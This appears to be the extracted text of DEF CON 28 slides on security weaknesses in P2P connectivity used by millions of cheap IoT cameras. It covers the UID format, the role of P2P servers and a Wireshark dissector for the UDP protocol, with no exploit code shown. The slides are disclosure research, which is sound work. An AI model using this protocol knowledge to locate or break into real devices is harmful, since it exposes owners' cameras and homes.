

Abusing P2P to Hack 3 Million Cameras



Paul Marrapese <paul@redprocyon.com>

DEF CON 28

What is this talk?

- **Overview of "convenience" feature found in millions of IoT devices**
 - P2P is found in cameras, baby monitors, smart doorbells, DVRs, NASes, alarm systems...
 - Hundreds of different brands impacted (supply chain issue)
- **How P2P exposes devices to the world**
 - Devices are instantly accessible, even with NAT/firewalls
 - Obscure architecture and protocol (these devices aren't on Shodan!)
- **How P2P can be abused to remotely attack devices**
 - Stealing creds with over-the-Internet MITM attacks
 - Exploiting devices behind firewalls to get root shells

\$ whoami

- Paul Marrapese (OSCP)
 - San Jose, CA
 - @PaulMarrapese / paul@redprocyon.com
 - <https://hacked.camera>
- Red team at a large enterprise cloud company (*opinions expressed are solely my own*)
- Reverse engineering, music production, photography



All good things start with cats.



Cheap cams galore

Best Seller

1080P FULL HD



Baby Monitor Camera, Wansview 1080PHD Wireless Security Camera for Home, WiFi Pet Camera for Dog and Cat, 2 Way...

★★★★☆ ~ 1,462

\$34⁹⁹

✓prime FREE Delivery Mon, Jul 20

More Buying Choices

\$32.19 (5 used & new offers)



SV3C HD 960P WiFi Wireless Security Camera Outdoor, Aluminum Metal Housing, Motion Detection...

★★★★☆ ~ 1,119

\$45⁹⁹

✓prime FREE Delivery Mon, Jul 20

More Buying Choices

\$35.12 (2 used & new offers)

Best Seller



Outdoor Security Camera, Wansview 1080P Waterproof WiFi Home Security Surveillance Bullet Camera with Night Visio...

★★★★☆ ~ 656

Black

\$36⁹⁹ ~~\$45.99~~

✓prime FREE Delivery Mon, Jul 20

More Buying Choices

\$32.55 (4 used & new offers)



Outdoor Security Camera, Wireless WiFi Home IP Surveillance Camera with IP66 Waterproof, 1080P, 30m IR...

★★★★☆ ~ 328

Electronics

\$49⁹⁹

✓prime FREE Delivery Tue, Jul 21





WiFi Camera,VStarcam Wireless IP Camera with Night Vision for Indoor, 2 Way Audio and Multi-Users Home Security...

★★★★☆ ~ 364

720P

\$38⁹⁹

✓prime FREE Delivery Mon, Jul 20

More Buying Choices

\$31.19 (2 used & new offers)

Price may vary by color



Amazon's Choice

2MP

4G

Microphone



Jennov WiFi Camera Outdoor 1080P-PTZ IP Camera with Night Vision and Motion Detection–Wireless Security Came...

★★★★☆ ~ 112

WIFI CAMERA 2 Way Audio Dome

\$69⁹⁰

✓prime FREE Delivery Tue, Jul 21

Only 8 left in stock - order soon.


More Buying Choices

\$52.92 (2 used & new offers)

Price may vary by color



Cheap cams galore



2 VIDEOS



Audio WiFi Camera Outdoor, SV3C Motion Detection Security Camera, 720P HD Night Vision IP Cameras, Remote View Waterproof Surveillance CCTV for Indoor Outside, Support Max 128GB SD Card

by SV3C
★★★★☆ 1,663 ratings | 1000+ answered questions

Was: \$44.99
Price: **\$39.99** ✓prime & FREE Returns
You Save: **\$5.00 (11%)**
Your cost could be \$29.99. Eligible customers get a \$10 bonus when reloading \$100.
Available at a lower price from other sellers, potentially without free Prime shipping.

Size: 720P		
1 Pack 1080P	3MP	5MP
\$49.99	\$55.99	\$67.99
✓prime	✓prime	✓prime
720P		
\$39.99		
✓prime		

Wireless Communication Technology Wi-Fi

Shady cams galore!

Address or domain name:

139",
"China",
Zhejiang",
u",
.27410",
20.15500",
sia/Shanghai",
s CNNIC",
an Renminbi",


No.	Time	Source	Source port	Destination	Destination port	Protocol	Length	Info
269	27.339101	192.168.1.100		192.168.1.255		pppp	60	21075 > 32108 [MSG_LAN_SEARCH (48)]
287	27.692256	192.168.1.8		47.91.222.210				
288	27.692313	192.168.1.8		47.93.34.139				
289	27.692386	192.168.1.8		47.254.79.165				
290	27.692952	192.168.1.8		47.91.222.210				
				47.93.34.139				
				47.254.79.165				
				47.91.222.210				
				47.93.34.139				
				47.254.79.165				
				47.91.222.210				
				47.93.34.139				
				47.254.79.165				
				192.168.1.8				
				192.168.1.8				
				192.168.1.8				
				192.168.1.8				
				192.168.1.8				
				192.168.1.8				
				47.91.222.210				
				47.93.34.139				
				192.168.1.8				
				47.254.79.165		pppp	90	28897 > 32100 [MSG_DEV_LGN_CRC (18)]
				192.168.1.8		pppp	60	32100 > 28897 [MSG_DEV_LGN_ACK_CRC (19)]
				192.168.1.8		pppp	62	32100 > 28897 [MSG_HELLO_ACK (1)]
				192.168.1.8		pppp	60	32100 > 28897 [MSG_DEV_LGN_ACK_CRC (19)]
				192.168.1.8		pppp	62	32100 > 28897 [MSG_HELLO_ACK (1)]
				192.168.1.8		pppp	60	32100 > 28897 [MSG_DEV_LGN_ACK_CRC (19)]
				47.91.222.210		pppp	90	28897 > 32100 [MSG_DEV_LGN_CRC (18)]
				47.93.34.139		pppp	90	28897 > 32100 [MSG_DEV_LGN_CRC (18)]
				192.168.1.8		pppp	60	32100 > 28897 [MSG_DEV_LGN_ACK_CRC (19)]
				192.168.1.8		pppp	60	32100 > 28897 [MSG_DEV_LGN_ACK_CRC (19)]
				47.254.79.165		pppp	60	32100 > 28897 [MSG_DEV_LGN_ACK_CRC (19)]
				192.168.1.8		pppp	60	32100 > 28897 [MSG_DEV_LGN_ACK_CRC (19)]
				47.254.79.165		pppp	60	32100 > 28897 [MSG_DEV_LGN_ACK_CRC (19)]
				192.168.1.8		pppp	90	28897 > 32100 [MSG_DEV_LGN_CRC (18)]
				47.91.222.210		pppp	90	28897 > 32100 [MSG_DEV_LGN_CRC (18)]
				47.93.34.139		pppp	90	28897 > 32100 [MSG_DEV_LGN_CRC (18)]
				47.254.79.165		pppp	90	28897 > 32100 [MSG_DEV_LGN_CRC (18)]

Enter any IPv4, IPv6 address or domain name:

47.91.222.210

"ip": "47.91.222.210",
"country_name": "Hong Kong",
"state_prov": "Hong Kong",
"city": "Tuen Mun",
"latitude": "22.39640",
"longitude": "114.10900",
"time_zone": "Asia/Hong_Kong",
"isp": "Alibaba (China) Technology Co., Ltd.",
"currency": "Hong Kong Dollar",
"country_flag": 

Shady cams galore!

www.amazon.com › customer-reviews ▼

Shady Camera - Amazon.com

54.179.151.251 port 32100 UDP Reolink client sends broadcasts to 255.255.255.255 on port 2000 which are also unnecessary. Don't recommend using this ...

www.amazon.com › ask › questions

Why does this camera keep wanting to reach out to 123.57 ...

Why does this camera keep wanting to reach out to 123.57.136.155 on port 32100? how do i stop that from occurring? asked on May 29, 2017. Answer this ...

www.amazon.com › customer-reviews

Use at your own risk - Amazon.com

This device tries to connect to a Chinese IP every few seconds (in my case Hangzhou, Zhejiang) over port 32100 which is a commonly used malicious backdoor.

www.amazon.com › customer-reviews ▼

the documentation is not the best and it brings hidden ...

What is not documented is the constant communication with the following Chinese IP addresses using udp and port 32100: 47.88.16.73 120.78.75.50 59.110.

www.amazon.com › Security-Surveillance-Waterproof-... ▼

(Upgraded Series A) SV3C POE Camera ... - Amazon.com

Its also recommended to block outgoing UDP port 32100 to try to prevent the risk on your router/firewall. You can also disable the UID use for the P2P in the ...

★★★★★ Shady Camera

Reviewed in the United States on November 23, 2016

Verified Purchase

Works ok. I've set this up with Milestone XProtect software and it works well for the most part. The night vision works really well and is crystal clear.

Now for the very bad:

- seems to be connecting to multiple cloud servers for no apparent reason (nothing is configured to do so and I'm not sure of the data its transmitting yet)

- IPs:

--> 52.5.24.217 port 9603 UDP

--> 54.72.248.104 port 32100 UDP

--> 54.86.23.37 port 32100 UDP

--> 54.179.151.251 port 32100 UDP

★★★★★ the documentation is not the best and it brings hidden "features" that I don't really ...

Reviewed in the United States on May 14, 2018

Size: 720P | Verified Purchase

I would not purchase this camera again. While this camera does work as advertised, the documentation is not the best and it brings hidden "features" that I don't really think anyone wants.

P2P:

The camera has a protocol it labels as P2P. This is used between the IOS / Android app, called CamHI, and the camera to find and possibly configure the camera on the local LAN after the camera is plugged into a Ethernet port. What is not documented is the constant communication with the following Chinese IP addresses using udp and port 32100:

47.88.16.73

120.78.75.50

59.110.217.33

47.52.252.63

What is peer-to-peer (P2P)?

- In the context of IoT, a convenience feature for connectivity
- Plug and play: users can instantly connect to devices from anywhere
- Eliminates technical barriers barriers for non-technical users
 - No port forwarding required
 - No dynamic DNS or remembering IP addresses required
 - No UPnP required (*P2P is not UPnP*)
- Automatically accepts connections, even with NAT/firewall restrictions
- *Your cheap camera's gaping security holes are now open to the world. Good luck.* 🤖

Who provides P2P?

- Several different providers of P2P solutions in the industry
- Largest is probably ThroughTek (TUTK)'s Kalay platform (> 66m devices¹)
- This talk will focus on 2 in particular:
 - **CS2 Network P2P** (> 50m devices²)
 - Libs: PPPP_API, PPCS_API, libPPPP_API, libPPCS_API
 - **Shenzhen Yunni iLnkP2P** (>3.6m devices)
 - Functionally-identical clone of CS2 P2P (even has compatible API)
 - Libs: libxqun, libXQP2P_API, libobject, PPPP_API

1: https://www.throughtek.com/kalay_structure.html

2: <http://cs2-network.cn/iot/about/slide/slide.php?slide=1>

What are the risks of P2P?

- P2P, by design, is **meant to expose devices**
 - In many cases, no way to turn it off
 - You can obtain direct access to any device if you have its UID (unique identifier)
 - Devices are usually ARM-based, running BusyBox with everything as root
 - *What could *possibly* go wrong?* 🤔
- **Tired:** Eavesdropping, data theft, disabling security systems
- **Wired:** Pre-auth RCE on millions of devices 🙄💧

Anatomy of a P2P Network

P2P Servers

- **Our gateway to millions of devices**
 - Manage all devices in the network
 - Orchestrate connections between clients and devices
 - Essentially C&C servers
- Owned and operated by device manufacturers
 - Often hosted using Alibaba cloud or AWS (usually in sets of 3 for redundancy)
 - Listens on UDP port 32100
 - Hundreds of these on the Internet

Devices

- All have their own unique identifier (UID)
 - Key concept: used for connecting to the device
 - *i.e., users don't directly use IP addresses*
- Should be considered "sensitive"
 - *Anyone who knows the UID can connect*
- Generated by P2P provider and provided to device manufacturer
- Written to device NVRAM during manufacturing, sometimes printed on label



Device UID

DEFC-000123-HAXME

Prefix


Serial Number

Check Code

- **Prefix: Used for vendor/product grouping (up to 8 letters)**
 - Vendor may have several (*e.g. DEFA, DEFB, DEFC*)
 - Vendor's P2P server will only support their specific prefixes
- **Serial Number: Device identifier (typically 6-7 digits)**
 - Sequentially generated
- **Check Code: Used to protect UIDs and prevent spoofing (5-8 letters)**
 - Security feature
 - Generated using secret algorithm by the P2P provider

Client

- Desktop/mobile app for connecting to device
- User enters UID in client, client sends connection request to the P2P servers



The screenshot shows a mobile application interface titled "Add Camera". At the top, there is a status bar with the time "1:20" and battery level "36%". Below the title bar, there are four input fields: "Name:" with the value "Camera", "UserName:" with the value "admin", "UID:" (empty), and "Password:" with the value "admin". Below these fields are three buttons: "Scan QR code, add UID" with a QR code icon, "Search Camera from LAN" with a magnifying glass icon, and "Wireless Installation" with a Wi-Fi icon. Each button has a right-pointing chevron. The bottom of the screen shows a standard Android navigation bar with a back arrow and a home button.

1:20 36%

< Add Camera >

Name: Camera

UserName: admin

UID:

Password: admin

Scan QR code, add UID >

Search Camera from LAN >

Wireless Installation >

Protocol

- Entirely UDP
 - Control messages to establish connections
 - "DRW" (device read/write) messages wrap application data (*e.g. video, audio*)
 - *Guarantees both order and delivery despite being UDP*
 - Most messages are just packed C structs with a 4-byte header
 - *Magic number (always 0xF1), message type (uint8), payload length (uint16)*
- Developed Wireshark dissector to aid with reversing and traffic analysis

Wireshark P2P dissector

No.	Time	Source	Destination	Protocol	Length	Info
14	4.353667			pppp	46	50596 > 32100 [MSG_HELLO (0)]
15	4.353845			pppp	46	50596 > 32108 [MSG_LAN_SEARCH (48)]
16	4.353932			pppp	46	50596 > 32108 [MSG_LAN_SEARCH (48)]
17	4.353944			pppp	82	50596 > 32100 [MSG_P2P_REQ (32)]
18	4.353954			pppp	82	50596 > 32100 [MSG_P2P_REQ (32)]
19	4.353966			pppp	82	50596 > 32100 [MSG_P2P_REQ (32)]
20	4.356296			pppp	70	19258 > 50596 [MSG_PUNCH_PKT (65)]
21	4.356730			pppp	70	12589 > 50596 [MSG_PUNCH_PKT (65)]
22	4.363514			pppp	62	32100 > 50596 [MSG_HELLO_ACK (1)]
23	4.365228			pppp	60	32100 > 50596 [MSG_P2P_REQ_ACK (33)]
24	4.365228			pppp	62	32100 > 50596 [MSG_PUNCH_TO (64)]
25	4.365284			pppp	62	32100 > 50596 [MSG_PUNCH_TO (64)]
26	4.365298			pppp	66	50596 > 46747 [MSG_PUNCH_PKT (65)]
27	4.375721			pppp	66	50596 > 46747 [MSG_PUNCH_PKT (65)]
28	4.386413			pppp	66	50596 > 46747 [MSG_PUNCH_PKT (65)]
29	4.397415			pppp	66	50596 > 46747 [MSG_PUNCH_PKT (65)]
30	4.510327			pppp	62	32100 > 50596 [MSG_HELLO_ACK (1)]
31	4.512016			pppp	60	32100 > 50596 [MSG_P2P_REQ_ACK (33)]
32	4.512017			pppp	62	32100 > 50596 [MSG_PUNCH_TO (64)]
33	4.512017			pppp	62	32100 > 50596 [MSG_PUNCH_TO (64)]
34	4.512123			pppp	66	50596 > 46747 [MSG_PUNCH_PKT (65)]
35	4.516262			pppp	62	32100 > 50596 [MSG_HELLO_ACK (1)]
36	4.517827			pppp	62	32100 > 50596 [MSG_PUNCH_TO (64)]
37	4.517828			pppp	62	32100 > 50596 [MSG_PUNCH_TO (64)]
38	4.517828			pppp	60	32100 > 50596 [MSG_P2P_REQ_ACK (33)]
39	4.523019			pppp	66	50596 > 46747 [MSG_PUNCH_PKT (65)]
40	4.533678			pppp	66	50596 > 46747 [MSG_PUNCH_PKT (65)]
41	4.536714			pppp	66	46747 > 50596 [MSG_PUNCH_PKT (65)]
43	4.544659			pppp	66	50596 > 46747 [MSG_PUNCH_PKT (65)]
44	4.555746			pppp	66	50596 > 46747 [MSG_PUNCH_PKT (65)]
45	4.555910			pppp	66	46747 > 50596 [MSG_PUNCH_PKT (65)]
46	4.565823			pppp	66	50596 > 46747 [MSG_PUNCH_PKT (65)]

> User Datagram Protocol, Src Port: 32100, Dst Port: 50596

▼ pppp, message_type: MSG_PUNCH_TO (64)

▼ message_header

magic_number: 0xf1 (241)
message_type: MSG_PUNCH_TO (64)
message_size: 16

▼ to_address

family: 2
port: 46747
ip: 192.168.0.55 (922790080)

```
struct T_message_header {
    byte_order big_endian;
    uint8{d=hex} magic_number;
    T_message_type message_type;
    uint16 message_size;
}

struct T_network_address {
    call parse_sockaddr_in_le ();
}

struct T_empty_message {
    T_message_header message_header;
}

struct T_MSG_HELLO_ACK {
    T_message_header message_header;
    T_network_address wan_address;
}

struct T_MSG_HELLO_TO {
    T_message_header message_header;
    T_network_address target_address_1;
    T_network_address target_address_2;
}

struct T_MSG_QUERY_DID {
    T_message_header message_header;
    string[64] device_name;
}

struct T_MSG_QUERY_DID_ACK {
    T_message_header message_header;
    string(64) device_uid;
}

struct T_MSG_DEV_LGN {
    T_message_header message_header;
    var string device_uid = parse_uid ();
    uint8 nat_type;
    uint24{de=uint24be_to_api_version(this)} api_version;
    T_network_address local_address;
}
```

